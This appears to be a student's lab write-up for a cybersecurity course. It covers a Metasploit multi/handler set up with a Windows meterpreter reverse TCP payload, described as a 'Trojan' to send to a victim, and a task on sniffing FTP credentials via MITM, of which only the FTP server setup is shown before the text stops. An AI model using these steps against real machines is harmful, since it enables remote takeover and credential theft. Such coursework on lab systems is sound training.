Cyber Security Essentials

PROJECT-2 B-1 DAY-6

Abhishek sachan

9/1/20

Project -2

Question 1:

- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Solution →

Open kali terminal and type;

Msfconsole (It willtake a little bittime wait…)

TYPE; **use exploit/multi/handler**


Type; **set payload windows/meterpreter/reversetcp**


And we need to set your local host

TYPE; **set lhost**(your ip address)

TYPE; **set lport** (HERE)

Your Trojan is ready for exploit victim information, just you need only send it to victim system.





Victim information visible in your system as above……

Question 2:

- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.


Solution →

Install the FTP server components on Windows 10


Although Windows 10 includes support to set up an FTP server, you need to add the required components manually.

To install the FTP server components, do the following:

1. Open **Control Panel**.
2. Click on **Programs**.
3. Under "Programs and Features," click the **Turn Windows features on or off** link.



4. Expand the "Internet Information Services" feature, and expand the **FTP server** option.
5. Check the **FTP Extensibility** and **FTP Service** options.
6. Check the **Web Management Tools** option with the default selections, but making sure that the **IIS Management Console** option is checked.



7 Click the **OK** button.

8 Click the **Close** button.


Setting up an FTP site;-

To set up an FTP site, do the following:


1 Open **Control Panel**.

2 Click on **System and Security**.


3 Click on **Administrative Tools**.



4 Double-click the **Internet Information Services (IIS) Manager** shortcut.




5 On the "Connections" pane, right-click **Sites**, and select the **Add FTP Site** option.




6 In the FTP site name, type a short descriptive name for the server.

7 In the "Content Directory" section, under "Physical path," click the button on the right to locate the folder you want to use to store your FTP files.

Quick Tip: It's recommended to create a folder in the root of the main system drive, or on an entirely different hard drive. Otherwise, if you set the home folder in one of your default folders when adding multiple accounts, users won't have permission to access the folder. (You can adjust folder permissions, but it's not recommended.)

